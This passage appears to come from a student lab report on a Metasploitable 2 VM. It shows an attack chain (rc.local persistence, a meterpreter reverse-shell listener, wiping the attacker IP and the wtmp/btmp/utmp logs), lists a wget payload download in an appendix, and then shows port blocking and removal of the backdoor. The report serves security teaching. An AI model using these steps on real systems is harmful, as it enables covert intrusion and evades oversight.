Step 16: The command “`chmod +x /etc/rc.local`” is used to make the file executable. The permission is verified using command “`ls -l /etc/rc.local`”.

```
root@metasploitable:/# chmod +x /etc/rc.local
chmod +x /etc/rc.local
root@metasploitable:/# ls -l /etc/rc.local
ls -l /etc/rc.local
-rwxr-xr-x 1 root root 588 Apr 19 13:27 /etc/rc.local
root@metasploitable:/# |
```

Figure 17: Backdoor execution on boot (ii)

Step 17: We open msfconsole and enter command ‘**use exploit/multi/handler**’. It will handle any incoming connection.

```
(kali㉿kali)-[~/Desktop]
$ msfconsole
Metasploit tip: View advanced module options with advanced

Metasploit v6.4.56-dev

  = [ metasploit v6.4.56-dev ]
+ -- -- [ 2505 exploits - 1291 auxiliary - 431 post ]
+ -- -- [ 1610 payloads - 49 encoders - 13 nops ]
+ -- -- [ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell reverse tcp
```

Figure 18: Setting handler for reverse shell

Step 18: Now, we set the payload to **linux/x86/meterpreter/reverse_tcp**. This allows for target machine to connect back to the attacking machine using reverse TCP connection.

```
msf6 exploit(multi/handler) > use payload/linux/x86/meterpreter/reverse_tcp
msf6 payload(linux/x86/meterpreter/reverse_tcp) > show options

Module options (payload/linux/x86/meterpreter/reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST |                 | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



View the full module info with the info, or info -d command.

msf6 payload(linux/x86/meterpreter/reverse_tcp) > |
```

Figure 19: Setting payload for reverse shell

Step 19: The LHOST and LPORT are setup accordingly as shown below. The LHOST is our attacking machine IP address, set to **192.168.100.68**, while LPORT set to **7777** is the

listening port where the incoming connecting from the victim machine will be received.

```
msf6 payload(linux/x86/meterpreter/reverse_tcp) > set LHOST 192.168.100.68
LHOST => 192.168.100.68
msf6 payload(linux/x86/meterpreter/reverse_tcp) > set LPORT 7777
LPORT => 7777
msf6 payload(linux/x86/meterpreter/reverse_tcp) > show options

Module options (payload/linux/x86/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  LHOST     192.168.100.68  yes       The listen address (an interface may be specified)
  LPORT     7777            yes       The listen port

View the full module info with the info, or info -d command.
```

Figure 20: Configuring lhost and lport

Step 20: Enter command run to start listening on the port 7777 for any incoming connection.

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.100.68:7777
```

Figure 21: Executing listener

Go to the terminal where we initially exploited the backdoor of FTP to gain access and enter command **reboot**. Something similar to **command shell session 1 closed** will be displayed on our attacking machine, Kali Linux.

```
root@metasploitable:/# reboot
root@metasploitable:/# [*] 192.168.100.79 - Command shell session 1 closed.
msf6 exploit(unix/ftp/ncftpd_224_backdoor) > |
```

Figure 22: Command shell session 1 closed

Step 21: Here, we can now see after the victim machine, rebooted, we received a connection as shown in the picture below and thus meterpreter is established. The

command shell is used to gain terminal access. It is verified using command `whoami` and `uname`.

```
[*] Started reverse TCP handler on 192.168.100.68:7777
[*] Sending stage (1017704 bytes) to 192.168.100.79
[*] Sending stage (1017704 bytes) to 192.168.100.79
[*] Meterpreter session 1 opened (192.168.100.68:7777 → 192.168.100.79:48056) at 2025-04-19 14:04:53 -0400

meterpreter >
meterpreter > [*] Meterpreter session 2 opened (192.168.100.68:7777 → 192.168.100.79:48057) at 2025-04-19 14:04:53 -0400
whoami
[-] Unknown command: whoami. Run the help command for more details.
meterpreter > sysinfo
Computer      : metasploitable.localdomain
OS            : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple    : i486-linux-musl
Meterpreter   : x86/linux
meterpreter > shell
Process 4710 created.
Channel 1 created.
whomai
/bin/sh: line 1: whomai: command not found
whoami
root
uname
Linux
```

Figure 23: Receiving meterpreter session after reboot

Step 22: We look for log that relates to your IP address, **192.168.100.68**, in any file of directory `/var/log/`. This is achieved by using command “`grep -r 192.168.100.68 /var/log/`”.

```
root@metasploitable:/# grep -r 192.168.100.68 /var/log/*
/var/log/vsftpd.log:Sat Apr 19 12:23:55 2025 [pid 4804] CONNECT: Client "192.168.100.68"
/var/log/vsftpd.log:Sat Apr 19 12:28:25 2025 [pid 4815] CONNECT: Client "192.168.100.68"
/var/log/vsftpd.log:Sat Apr 19 13:03:22 2025 [pid 4706] CONNECT: Client "192.168.100.68"
/var/log/vsftpd.log:Sat Apr 19 13:19:11 2025 [pid 4706] CONNECT: Client "192.168.100.68"
/var/log/vsftpd.log:Sat Apr 19 13:21:05 2025 [pid 4721] CONNECT: Client "192.168.100.68"
/var/log/vsftpd.log:Sat Apr 19 14:01:36 2025 [pid 4770] CONNECT: Client "192.168.100.68"
root@metasploitable:/#
```

Figure 24: Searching logs for attacker's IP address

Step 23: Since, `vsftpd.log` has only our IP address, we remove those from here. All the lines containing the attacker's IP address is deleted using command `sed -i '/192.168.100.68/d' /var/log/vsftpd.log`.

```
root@metasploitable:/# sed -i '/192.168.100.68/d' /var/log/vsftpd.log
root@metasploitable:/# grep -r 192.168.100.68 /var/log/*
root@metasploitable:/#
```

Figure 25: Removing attacker's IP from log file

Step 24: The commands “`> /var/log/wtmp`, `> /var/log/btmp`, `> /var/log/utmp`” clears all the binary log files by overwriting them with nothing.

- **utmp** – keeps track of all currently logged-in-users

- **wtmp** – records login and logout history
- **btmp** – records failed attempts

```
root@metasploitable:/# > /var/log/wtmp
root@metasploitable:/# string /var/log/wtmp
bash: string: command not found
root@metasploitable:/# strings /var/log/wtmp
root@metasploitable:/# > /var/log/btmp
root@metasploitable:/# strings /var/log/btmp
root@metasploitable:/# > /var/log/utmp
root@metasploitable:/# strings /var/log/utmp
root@metasploitable:/# |
```

Figure 26: Wiping binary log files


4. Mitigation

This section provides steps involved to mitigate the attack related as the simulated attack demonstrated above. The steps include blocking of port 21, stopping vulnerable service, terminating the malicious process, and verifying system integrity to ensure the threat is fully removed.

4.1. Block Incoming traffic at Port 21

This step involves blocking the port 21 at firewall level to prevent any incoming connection to the port.

Step 1: Enter command **sudo apt-get update** to update the package list.



```
msfadmin@metasploitable:~$ sudo apt-get update
Ign http://archive.canonical.com hardy Release.gpg
Ign http://archive.canonical.com hardy/partner Translation-en_US
Ign http://archive.canonical.com hardy Release
Ign http://security.ubuntu.com hardy-security Release.gpg
Ign http://security.ubuntu.com hardy-security/main Translation-en_US
Ign http://security.ubuntu.com hardy-security/restricted Translation-en_US
Ign http://security.ubuntu.com hardy-security/universe Translation-en_US
Ign http://security.ubuntu.com hardy-security/multiverse Translation-en_US
```

Figure 27: Update package list

Step 2: Enter command **sudo apt-get install vsftpd** to install the latest and patched version of vsftpd.

```

msfadmin@metasploitable:~$ sudo apt-get install vsftpd
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages will be REMOVED:
  proftpd
The following NEW packages will be installed:
  vsftpd
0 upgraded, 1 newly installed, 1 to remove and 139 not upgraded.
Need to get 97.2kB of archives.
After this operation, 2146kB disk space will be freed.
Do you want to continue [Y/n]? Y
WARNING: The following packages cannot be authenticated!
  vsftpd
Install these packages without verification [y/N]? Y
Err http://us.archive.ubuntu.com hardy-updates/main vsftpd 2.0.6-1ubuntu1.2
  404 Not Found [IP: 2620:2d:4002:1::103 80]
Err http://security.ubuntu.com hardy-security/main vsftpd 2.0.6-1ubuntu1.2
  404 Not Found [IP: 2620:2d:4000:1::101 80]
Failed to fetch http://security.ubuntu.com/ubuntu/pool/main/v/vsftpd/vsftpd_2.0.
6-1ubuntu1.2_i386.deb 404 Not Found [IP: 2620:2d:4000:1::101 80]
E: Unable to fetch some archives, maybe run apt-get update or try with --fix-mis
sing?
msfadmin@metasploitable:~$

```

Figure 28: Update vsftpd

Step 3: Since updating to the latest version did not work and as ftp is insecure, any tcp to port 21/tcp is denied the ftp port 21 is to be disabled at firewall level. For that we need to enable firewall on Metasploitable 2 using command “**sudo ufw enable**”. **ufw** stands for *Uncomplicated Firewall* that allows the use of simple line command for firewall management. Follow the command as in the picture below.

```

msfadmin@metasploitable:~$ sudo ufw status
[sudo] password for msfadmin:
Firewall not loaded
msfadmin@metasploitable:~$ sudo ufw enable
Firewall started and enabled on system startup
msfadmin@metasploitable:~$ sudo ufw status
Firewall loaded
msfadmin@metasploitable:~$ sudo ufw deny 21
Rule added
msfadmin@metasploitable:~$ sudo ufw status
Firewall loaded

To Action From
--
21:tcp DENY Anywhere
21:udp DENY Anywhere
msfadmin@metasploitable:~$

```

Figure 29: UFW configuration for port 21

Step 5: Now let's try to connect to the victim machine from the attacking machine using command, `ftp 192.168.100.79`. We get the timeout output as expected. It is because the firewall is blocking any traffic coming to port 21.

```
(kali㉿kali)-[~]  
$ ftp 192.168.100.79  
ftp: Can't connect to `192.168.100.79:21': Connection timed out  
ftp: Can't connect to `192.168.100.79:ftp'  
ftp> |
```

Figure 30: FTP timeout

Step 6: Let's verify by scanning port 21. The state of the port is filtered and the version is not displayed. This is because firewall is blocking any incoming connection.

```
(kali㉿kali)-[~]  
$ nmap -p21 -sV 192.168.100.79  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-20 05:37 EDT  
Nmap scan report for 192.168.100.79  
Host is up (0.00081s latency).  
  
PORT      STATE      SERVICE VERSION  
21/tcp    filtered  ftp  
MAC Address: 08:00:27:B8:4C:59 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 0.69 seconds
```

Figure 31: Firewall blocking scan at port 21

4.2. Detection and Termination

This step involves detecting and killing the reverse shell that the victim machine have been sending to the attacker. We already have a reverse shell, meterpreter session opened, on our attacking machine.

```

Name      Current Setting  Required  Description
-----
LHOST     192.168.100.68   yes       The listen address (an interface may be specified)
LPORT     7777             yes       The listen port

Exploit target:

Id  Name
--  ---
0   Wildcard Target

View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.100.68:7777
[*] Sending stage (1017704 bytes) to 192.168.100.79
[*] Sending stage (1017704 bytes) to 192.168.100.79
[*] Meterpreter session 3 opened (192.168.100.68:7777 → 192.168.100.79:39210) at 2025-04-20 09:51:09 -0400

meterpreter >

```

Step 1: On our Metasploitable 2 machine, we enter command “**sudo ps**” to see all the running process.

```

msfadmin@metasploitable:~$ sudo ps
  PID TTY          TIME CMD
  4734 tty1        00:00:00 login
  4839 tty1        00:00:00 ps

```

Figure 32: Running processes

Step 2: Since it does not show any process related to the backdoor (malware-related processes), we take a different approach. Enter command “**sudo ss -tanp | grep ESTAB**” to list all the active TCP connections that are currently established on the machine, showing which **process** (application) owns each connection. It also gives information about the malware that has created backdoor sending the connection (**.serviceDoor**) along with process ID (**4716, 4723**). Note the malware name

```

msfadmin@metasploitable:~$ sudo ss -tanp | grep ESTAB
ESTAB      0      0      192.168.100.79:39210      192.168.100.68:7777
users:((".serviceDoor",4716,3))
ESTAB      0      0      192.168.100.79:39211      192.168.100.68:7777
users:((".serviceDoor",4723,3))

```

Figure 33: Active TCP connections

Step 3: To disconnect the backdoor sending connection to the attacking machine, we kill the process related using command “**sudo kill -9 4716**” and “**sudo kill -9 4723**”. We verify the disconnection using the command **sudo ss -tanp | grep ESTAB** as show below.


```
msfadmin@metasploitable:~$ kill -9 4716
-bash: kill: (4716) - Operation not permitted
msfadmin@metasploitable:~$ sudo kill -9 4716
msfadmin@metasploitable:~$ sudo ss -tanp | grep ESTAB
ESTAB      0      0      192.168.100.79:39211      192.168.100.68:7777
users:((".serviceDoor",4723,3))
msfadmin@metasploitable:~$ sudo kill -9 4723
```

Figure 34: Killing malware processes

Step 4: We can see on your attacking machine, the meterpreter session is closed as shown below.

```
meterpreter >
meterpreter >
[*] 192.168.100.79 - Meterpreter session 3 closed. Reason: Died
```

Figure 35: Disconnection from victim

Step 5: Now, that all the connection related to malware has been killed, we find the file path for the malware using command “**sudo find / -name .serviceDoor***”.

```
msfadmin@metasploitable:~$ sudo find / -name .serviceDoor*
/usr/local/bin/.serviceDoor
```

Figure 36: Finding malware

Step 6: Then we delete it from that path using command “**sudo rm -r /usr/local/bin/.serviceDoor**”.

```
msfadmin@metasploitable:~$ sudo find / -name .serviceDoor*
/usr/local/bin/.serviceDoor
msfadmin@metasploitable:~$ sudo rm -r /usr/local/bin/.serviceDoor
```

Figure 37: Deleting malware file

Step 7: Verify the removal of the malware using command “**sudo ls -l /usr/local/bin/.serviceDoor**”.

```
msfadmin@metasploitable:~$ sudo ls -l /usr/local/bin/.serviceDoor
ls: cannot access /usr/local/bin/.serviceDoor: No such file or directory
msfadmin@metasploitable:~$
```

Figure 38: Verifying deletion

Step 8: Reboot the Metasploitable 2 to verify if the connection is still persistent to the attacking machine.

```

msfadmin@metasploitable:~$ sudo reboot


Broadcast message from msfadmin@metasploitable
(/dev/tty1) at 10:04 ...

The system is going down for reboot NOW!
msfadmin@metasploitable:~$ * Stopping web server apache2          [ OK ]
* Stopping Tomcat servlet engine tomcat5.5

```

Figure 39: Rebooting Metasploitable 2

Step 9: Go to the meterpreter listener on attacking machine, we see no session established.



The screenshot shows two windows. The left window is a Metasploit Meterpreter session, and the right window is the Metasploitable 2 VM console.

Metasploit Meterpreter Session:

```

[-] The value specified for payload is not valid.
msf6 exploit(multi/handler) > set payload linux/x86/meterpreter
payload => linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.100.68
LHOST => 192.168.100.68
msf6 exploit(multi/handler) > set LPORT 7777
LPORT => 7777
msf6 exploit(multi/handler) > show options

Payload options (linux/x86/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     192.168.100.68  yes       The listen address (an
  LPORT     7777             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Wildcard Target

View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.100.68:7777

```

Metasploitable 2 VM Console:

```

* Starting deferred execution scheduler atd [ OK ]
* Starting periodic command scheduler crond [ OK ]
* Starting Tomcat servlet engine tomcat5.5 [ OK ]
* Starting web server apache2 [ OK ]
* Running local boot scripts (/etc/rc.local)
nohup: appending output to 'nohup.out'
nohup: appending output to 'nohup.out' [ OK ]

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login:

```

Figure 40: No session created after reboot

5. Evaluation

This section evaluates the effectiveness of the mitigation steps implemented to block unauthorized access through port 21 and to detect and remove a reverse shell connection. It highlights the key advantages achieved through these actions while also considering minor limitations that may arise during the process.

5.1. Advantages

The following are the advantages of the proposed mitigations.

- **Strength system security:** Blocking port 21 reduces one of the common attack points and prevents unauthorized access and exploitation of FTP.
- **Disrupt active threats effectively:** The killing of malware process instantly cuts off the attacker connection, stopping any further exploitation.
- **Prevention of persistence:** Rebooting the system to verify that no hidden malware remains active.
- **Quick and Efficient:** The use of simple commands (ufw, kill, find, rm) allows for fast actions without the need of complex tool.
- **Enhances incident response skills:** The remediation process improves the administrator's ability to detect, respond, and remove threats manually, which is a key cybersecurity skill.
- **Minimizes system downtime:** The mitigation allows the continuance of system operation without reinstallation, saving time.

5.2. Disadvantages

The following are the disadvantages incurred due to the mitigations measured taken.

- **Potential service disruption:** The blocking of FTP, port 21, service might affect legitimate users who require FTP access. However, this can be resolved by configuring firewall exceptions, if necessary.
- **Manual effort required:** The detection and removal of the malware requires manual attention, however ensures that the administrator gains hands-on experience.

- **Might not detect very advanced threats:** A very sophisticated malware could evade basic detection, but additional security tools can be used if needed.

Overall, the advantages significantly outweigh the minor limitations, making these mitigation steps highly effective for improving the system's security posture.

6. Conclusion

The attack simulation demonstrates how a trivial vulnerability, like the VSFTPD 2.3.4 backdoor, can lead to a complete compromise of a system. From initial exploitation to the establishment of a persistent reverse shell and log manipulation, each step shows real-world attack tactics. The mitigation strategies include blocking of port 21, identifying and termination of malicious processes. This proved to be effective in restoring the system without system reinstallation. This hands-on approach emphasizes the importance of proactive monitoring and system hardening. Further, the Juniper Networks case study highlights how critical and long-lasting the consequences of hidden vulnerabilities can be, even for established organizations. The simulation not only illustrates technical proficiency in penetration testing but also reinforces the importance of continuous cybersecurity awareness and defense preparedness. The attack was successfully simulated in a controlled environment.

7. References

- Sheldon & B., J., 2024. *Encyclopedia Britannica*. [Online]
Available at: <https://www.britannica.com/topic/cyberwar>
[Accessed 20 April 2025].
- akilli, S., 2023. *Medium*. [Online]
Available at: <https://medium.com/@ssametakilli/what-is-netcat-fdeaae36d5d>
[Accessed 29 March 2025].
- Cimpanu, C., 2020. *ZDNET*. [Online]
Available at: <https://www.zdnet.com/article/congress-asks-juniper-for-the-results-of-its-2015-nsa-backdoor-investigation/>
[Accessed 20 April 2025].
- ETtech, 2024. *Economic Times*. [Online]
Available at: <https://economictimes.indiatimes.com/tech/technology/india-faces-370-million-malware-attacks-in-2024-healthcare-and-hospitality-among-top-targets-report/articleshow/115975435.cms?from=mdr>
[Accessed 17 April 2025].
- Metasploit, 2012. *Vulnhub.com*. [Online]
Available at: <https://www.vulnhub.com/entry/metasploitable-2,29/>
[Accessed 29 March 2025].
- Moore, H. D., 2015. *CVE-2015-7755: Juniper ScreenOS authentication backdoor*. [Online]
Available at: <https://www.rapid7.com/blog/post/2015/12/20/cve-2015-7755-juniper-screenos-authentication-backdoor/>
[Accessed 20 April 2025].
- Nwachukwu, U. E., 2024. *Medium*. [Online]
Available at: <https://medium.com/@Ukeziebenezer/kali-linux-a-comprehensive-guide-for-beginners-and-intermediate-users-35b9d0e2a45d>
[Accessed 29 March 2025].

Prakash, M., 2023. *Scaler Topics*. [Online]

Available at: <https://www.scaler.com/topics/cyber-security/meterpreter-command-cheatsheet/>

[Accessed 29 March 2025].

Ronald Prins, 2015. *Bankinfosecurity.com*. [Online]

Available at: <https://www.bankinfosecurity.com/who-backdoored-junipers-code-a-8763>

[Accessed 20 April 2025].

Team, Check Point, 2024. *A closer look at Q3 2024: 75% surge in cyber attacks worldwide*.

[Online]

Available at: <https://blog.checkpoint.com/research/a-closer-look-at-q3-2024-75-surge-in-cyber-attacks-worldwide/>

[Accessed 17 April 2025].

Zetter, K., 2015. *Researchers solve Juniper backdoor mystery; Signs point to NSA*. [Online]

Available at: <https://www.wired.com/2015/12/researchers-solve-the-juniper-mystery-and-they-say-its-partially-the-nsas-fault/>

[Accessed 20 April 2025].

8. Appendices

8.1. Appendix A: Tools and Platforms

| Tool / Platform | Description |
|--|--|
| Kali Linux | A Linux distribution used for penetration testing and ethical hacking. |
| Metasploitable 2 | A vulnerable virtual machine used to practice hacking techniques. |
| Metasploit Framework (msfconsole) | A tool that helps hackers exploit vulnerabilities and run payloads. |
| Meterpreter | A powerful command-line tool that runs after exploiting a target. |
| msfvenom | A tool to create custom payloads for attacks. |
| nmap | A network scanner that identifies live hosts and open ports. |
| VirtualBox / VMware | Platforms used to run multiple operating systems virtually. |
| Python HTTP Server | A simple tool to host files over a browser via HTTP. |

Figure 41: Tools and Platforms

8.2. Appendix B: Payloads, Exploits, and Malicious Files

| Term | Description |
|---|--|
| exploit/unix/ftp/vsftpd_234_backdoor | An FTP backdoor vulnerability exploited for remote access. |
| linux/x86/meterpreter/reverse_tcp | A payload that connects back to the attacker's machine over TCP. |
| serviceDoor.elf | A malicious file that provides persistent system access. |
| .serviceStarter | A hidden script to keep the backdoor active after reboot. |

Figure 42: Payloads, Exploits, and Malicious Files

8.3. Appendix C: Common Commands Used

| Command | Description |
|--|---|
| nmap -p21 -sV | Scans port 21 to detect FTP service version. |
| msfconsole | Launches the Metasploit Framework interface. |
| search vsftp | Searches for available FTP-related exploits. |
| set RHOST, run | Sets the target IP and runs the exploit. |
| whoami, ls, uname -a | Commands to check user, files, and system details. |
| msfvenom -p ... | Generates a custom Linux payload. |
| python3 -m http.server 8080 | Hosts payloads on a local web server. |
| wget http://<IP>:8080/file | Downloads the malicious file to the target. |
| chmod +x, mv, nohup | File permission, move, and background execution commands. |
| cat <<EOF > filename | Creates a file with content using redirection. |
| sed -i, cat /etc/rc.local | Adds script to system startup file. |
| use exploit/multi/handler | Starts a listener for incoming reverse shells. |
| grep -r, sed -i '/IP/d', > /var/log/wtmp | Commands used for clearing logs and hiding traces. |

Figure 43: Common commands used

8.4. Appendix D: Key Concepts and Mechanisms

| Concept | Description |
|-----------------------------|---|
| Reverse Shell | A shell session where the target connects back to the attacker. |
| Persistence | Maintaining access to a system even after reboot. |
| Remote Code Execution (RCE) | Running unauthorized code on a remote system. |
| Post-Exploitation | Activities performed after a successful attack. |
| Backdoor | A secret method of accessing a system. |
| Payload / Exploit | Code or method used to compromise a system. |
| Malware | Software intended to damage or gain control over systems. |
| Shell Session | A command-line session to interact with the system. |
| Listener | A process that waits for incoming connections from payloads. |
| Enumeration | Identifying live hosts, services, and system information. |
| Log Tampering | Deleting or editing logs to remove attack traces. |
| Binary Log Files | Logs stored in binary format that need special tools to read. |
| Startup Persistence | Ensures scripts or payloads run after reboot. |

Figure 44: Concepts and Mechanisms